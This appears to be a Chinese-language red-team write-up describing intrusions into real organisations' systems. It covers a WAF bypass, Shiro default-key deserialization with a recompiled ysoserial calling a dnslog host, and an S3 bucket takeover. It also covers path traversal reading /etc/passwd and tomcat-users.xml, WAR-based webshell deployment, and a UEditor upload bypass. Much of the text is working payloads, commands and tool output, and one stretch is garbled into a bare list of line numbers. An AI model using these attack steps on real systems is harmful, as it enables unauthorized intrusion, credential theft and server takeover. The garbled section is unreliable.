3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/117.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Connection: keep-alive
14
15

```

Response

```


1 HTTP/1.1 200 OK
2
3
4
5
6
7
8
9
10
11 X-Content-Type-Options: nosniff
12 X-Xss-Protection: 1;mode=block
13 X-Frame-Options: SAMEORIGIN
14 Content-Security-Policy: child-src http: https:
15 Content-Security-Policy: default-src * 'self' 'unsafe-inline' data:;
  worker-src * 'self' 'unsafe-inline' blob; style-src * 'self'
  'unsafe-inline'; img-src * 'self' 'unsafe-inline' data; font-src data: *
  'self' 'unsafe-inline'; frame-ancestors 'self'; script-src * 'self'
  'unsafe-inline' 'unsafe-eval' bseu.org.cn;
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17 Strict-Transport-Security: max-age=63072000; includeSubDomains preload
18
19
20 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
21 <html xmlns="http://www.w3.org/1999/xhtml">
22 <head>

```

最终通过 OPTIONS 请求方式 + 静态资源 uri 路径 + 缩短payload长度成功绕过 WAF

缩短payload长度可使用 [4raIn 师傅的项目](https://github.com/antiRookit/ShortPayload) <https://github.com/antiRookit/ShortPayload>

成功getshell



Yso重编译拿下某企业shiro系统

某个目标资产搜集到一个shiro框架系统，通过工具探测到存在默认密
 钥 `kPH+bIxx5D2deZiIxcaaaA==`

```

C:\WINDOWS\system32\cmd.exe - java -jar shiro_tool.jar http://.130:8080
  
```

```

[*] find: CommonsCollectionsK2 can be use
[*] find: Spring1 can be use
[*] find: Spring2 can be use
[*] find: ROME can be use
[*] find: JRMPClient can be use
0: CommonsBeanutils1
1: CommonsCollections1
2: CommonsBeanutils2
3: CommonsCollections5
4: CommonsCollections6
5: CommonsCollections7
6: CommonsCollections10
7: CommonsCollectionsK2
8: Spring1
9: Spring2
10: ROME
11: JRMPClient
[-] please enter the number(0-11)
> 11
[-] use gadget: JRMPClient
[*] JRMPClient command example: xx.xx.xx.xx:8888
[-] please enter command, enter q or quit to quit, enter back to re-choose gadget
> 3eovac.dnslog.cn
  
```

存在JRMP利用方式，但JRMP执行失败

可能原因：Yso自带的CB链版本和目标环境CB链版本不一致

用1.8.3重新进行编译


使用新的yso成功执行命令，另外防止其他队伍从目标得分还可以修改shiro默认key

JS源代码抽丝剥茧从单点到逐个击破

fuzz未授权webpack接口

右键源代码——查看检索js——在后面添加.map

```
curl -O http://xx.xx.xx.xx/\*.js.map
```



```
<!DOCTYPE html><html><head><meta charset=utf-8><meta http-equiv=X-UA-Compatible-content=IE=edge,chrome=1><meta name=viewport content=
//# sourceMappingURL=runtime.77a11028.js.map</script><script src=/js/app.6804b239.js>/script</body></html>
```


```
C:\Windows\system32\cmd.exe
C:\Users\dyy\Desktop>curl -O http://xx.xx.xx.xx/\*.js.map
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 330k 100 330k 0 0 1112k 0 --:--:-- --:--:-- --:--:-- 1112k
```

之后会下载一个js.map, 使用 `reverse-sourcemap` 进行还原

```
npm install --global reverse-sourcemap
```

```
reverse-sourcemap --output-dir 生成的目录 app.6804b239.js.map
```

可寻找各种未授权的接口进行进一步的利用



```
api > # guidejs > @ add_guide
1 import request from '@/utils/request'
2 import qs from 'qs'
3
4 export function guide_list(data = {}) {
5   return request({
6     url: '/main/guide/index',
7     method: 'POST',
8     data: qs.stringify(data)
9   })
10 }
11
12 export function uploading(data = {}) {
13   return request({
14     url: 'file/default/get-info',
15     method: 'POST',
16     data: qs.stringify(data)
17   })
18 }
19 //添加操作指引
20 export function add_guide(data = {}) {
21   return request({
22     url: '/main/guide/add',
23     method: 'POST',
24     data: qs.stringify(data)
25   })
26 }
27 //编辑操作指引
28 export function edit_guide(data = {}) {
29   return request({
30     url: '/main/guide/edit',
31     method: 'POST',
32     data: qs.stringify(data)
33   })
34 }
35 //删除操作指引
36 export function del_guide(data = {}) {
37   return request({
38     url: '/main/guide/del',
39     method: 'POST',
40   })
41 }
```

C:\Users\MSI-86\Desktop> reverse-sourcemap --output-dir C:\Users\MSI-86\Desktop\test app.6884b239.js.map
reverse-sourcemap - Reverse engineering JavaScript and CSS sources from sourcemaps

C:\Users\MSI-86\Desktop>

Clink v1.2.9.329839
Copyright (c) 2012-2018 Martin Riddgers
Portions Copyright (c) 2020-2021 Christopher Antos
https://github.com/chrisant996/clink

亿人安全

使用脚本提取路径，提取后的结果可作为字典放到burp进行fuzz

ueditor编辑器漏洞捡漏

查看源码，发现使用了ueditor组件

或者全局进行检索 ueditor, 发现ueditor路径

构建表单上传 1.jpg?.aspx


`invalidPattern.Replace` 处通过正则替换后成为 1.jpg.aspx, 后经
过 `GetExtension()` 得到扩展名 aspx 最后返回处理后的木马路径

亚马逊S3存储桶接管


在js里翻找, 发现网站背景图片来源于s3存储桶地址

访问该地址发现为 `NoSuchBucket` ，表示可以接管


```
This XML file does not appear to have any style information associated with it. The document tree is shown below.
▼ <Error>
  <Code>NoSuchBucket</Code>
  <Message>The specified bucket does not exist</Message>
  <BucketName>i</BucketName>
  <RequestId>31!SQ</RequestId>
  <HostId>71q9w4u: [79RsTrv6tJqf221aNjIg=</HostId>
</Error>
```



亚马逊云注册相应的存储桶，填入相应的名称和区域即可，接管后再次访问会变为 `UnauthorizedAccess`



从任意文件读取到部署war包getshell



框架识别

根据返回的 `rememberme` 判断为shiro框架


直接拿工具打一波发现找不到密钥，正常正常，毕竟现在公网的shiro经过多轮hw基本也绝迹了

挖掘注释接口

问题不大，尝试从系统其他方面入手，从js里全局搜索 `download` `upload` 这些字段，可能存在任意文件上传或读取漏洞

通常开发人员为了省事，可能会直接把前端功能代码注释掉，而不把相应后端接口删除，这时候就会给我们留下可乘之机

像这里我们通过检索 `download`，发现一个被注释的下载接口，拼接路径尝试进行任意文件读取



```
349 }
350 list.push(detail);
351 }
352 return list;
353 }
354 var imgIndex;
355
356 //function viewImg(name, src) {
357 //  var extStart = src.lastIndexOf('.'), ext = src.substring(extStart, src.length).toUpperCase();
358 //  if (ext.toLowerCase().indexOf('jpg') && ext.toLowerCase().indexOf('jpeg') && ext.toLowerCase().indexOf('gif') && ext.toLowerCase().indexOf('ico') && ext.toLowerCase().indexOf('bmp')) {
359 //    location.href = '../../..../download=file?url=' + src + '&name=' + name;
360 //  } else {
361 //
362 //    var objImg={
363 //      "title": "", //相册标题
364 //      "id": 123, //相册id
365 //      "start": 0, //初始显示的图片序号,默认0
366 //      "data": [ //相册包含的图片,数组格式
367 //        {
368 //          "alt": "",
369 //          "pid": 066, //图片id
370 //          "src": src, //原图地址
371 //          "thumb": src+'.32.jpg' //缩略图地址
372 //        }
373 //      ]
374 //    }
375 //  }
```

shiro权限绕过

拼接路径后访问发现会重定向到首页，这时候开始怀疑漏洞是否存在，但转念一想可能是权限问题

这时候想到shiro框架有个容易被忽略的点，那就是权限绕过

shiro权限绕过分析 https://xz.aliyun.com/t/12643

直接拼接会重定向到首页

resources/js/xxxxxx/downloadFile?url=../../../../../etc/passwd

/../可绕过

resources/js/xxxxxx/../../../../../downloadFile?url=../../../../../etc/passwd

通过 /../; 成功读取主机文件

The image shows two screenshots. The top one is a browser's developer tools 'Request' and 'Response' pane. The request is a GET request to a URL with a path traversal payload. The response is a 200 status code with a content-disposition header indicating a file download.

The bottom screenshot is a Linkfinder tool interface showing a table of scan results. The table has columns for Request, Payload, Status code, Error, Timeout, Length, and Comment. Several results are highlighted in yellow and cyan.

Request	Payload	Status code	Error	Timeout	Length	Comment
40	../../../../../etc/httpd/conf/htt...	200			34702	Linkfinder (18), Authorization...
0		200			9305	Linkfinder (1)
250		200			9305	Linkfinder (1)
12	../../../../../proc/self/environ	200			2902	JSONP Response (1), Internal ...
6	../../../../../etc/hosts	200			364	Internal IP Address (2)
218	../../../../../var/log/maillog	200			3509	Internal IP Address (1)
125	../../../../../etc/php.ini	200			69347	Email (2), Linkfinder (5), Wind...

能读取文件那肯定是不够的，我们目标是getshell，尝试读数据库密码，但扫描端口发现未对外开放

这时候查看扫描结果发现8080端口是开放的，直接读取 `/conf/tomcat-users.xml` 文件，获取tomcat的密码

使用获取的账号密码登录，部署war包成功getshell

```


Payload:JavaDynamicPayload Cryption:JAVA_AES_BASE64 openCache:true useCache:false
PetitPotam MemoryShell ShellcodeLoader Screen SuperTerminal JMeterpreter HttpProxy ServletManage JarLoader
基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管
SHLVL : 1
JAVA_HOME : /usr/lib/jvm/java-6-openjdk
BOOT_IMAGE : /live/vmlinuz
JAVA_OPTS : -Djava.awt.headless=true -Xmx128m -XX:+UseConcMarkSweepGC -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
PWD : /var/lib/tomcat6
LINES : 25
INIT_VERSION : sysvinit-2.88
TOMCAT6_USER : tomcat6
initrd : /live/initrd.img
MODULE : filesystem
_ : /usr/share/tomcat6/bin/catalina.sh
CATALINA_BASE : /var/lib/tomcat6
runlevel : 2
LD_LIBRARY_PATH : /usr/lib/jvm/java-6-openjdk/jre/lib/amd64/server:/usr/lib/jvm/java-6-openjdk/jre/lib/amd64:/usr/lib/jvm/java-6-openjdk/jre/../lib/amd64
OLDPWD : /tmp/tomcat6-tomcat6-tmp
COLUMNS : 80
SHELL : /bin/sh
rootmnt : /root
boot : live
VERBOSE : no
previous : N
JSSE_HOME : /usr/lib/jvm/java-6-openjdk/jre/
UNIONTYPE : aufs
init : /sbin/init
image : /live/image/live/filesystem.squashfs
PATH : /bin:/usr/bin:/sbin:/usr/sbin

```

从旁站获取源码到任意文件上传

提取网站特征

- 查看网站特定js、开发厂商信息，如 [技术支持XXXX](#) [XXX公司](#)
- 通过fofa、hunter测绘平台寻找旁站



旁站备份文件扫描

导出同cms站点列表，扫描旁站备份文件

网盘搜索泄露源码

我只能说，凌风云是个好东西

代码审计

- 获取源码后我们优先挖掘任意文件上传这类能getshell的漏洞
- 查看 `web.xml` 搜索 `.SaveAs` `upload` 查找可利用的点，像下面这个代码，我们通过检索发现两处疑似上传的接口

```
web.xml
upload
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

亿人安全


跟进 `PreviewImageUploadServlet.class`


```
public class PreviewImageUploadServlet extends HttpServlet {
    public PreviewImageUploadServlet() {
    }

    public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        this.doPost(request, response);
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        String savepath = "/img/faces";
        if (request.getParameter("path") != null) {
            savepath = request.getParameter("path");
        }

        MultipartRequestParser parser = new MultipartRequestParser();
        PreviewImageInfo info = (PreviewImageInfo)parser.parse(request, "com.chinasofti.ordersys.servlets.common.PreviewImageInfo");
        FormFile img = info.getUploadFile();
        String path = this.getServletContext().getRealPath(savepath);
        img.saveToFileSystem(request, path + "/" + img.getFileName());
        request.setCharacterEncoding("utf-8");
        MessageProducer producer = new MessageProducer();
        producer.sendMessage(request.getSession().getId().toString(), "upstate", img.getFileName());
    }
}
```

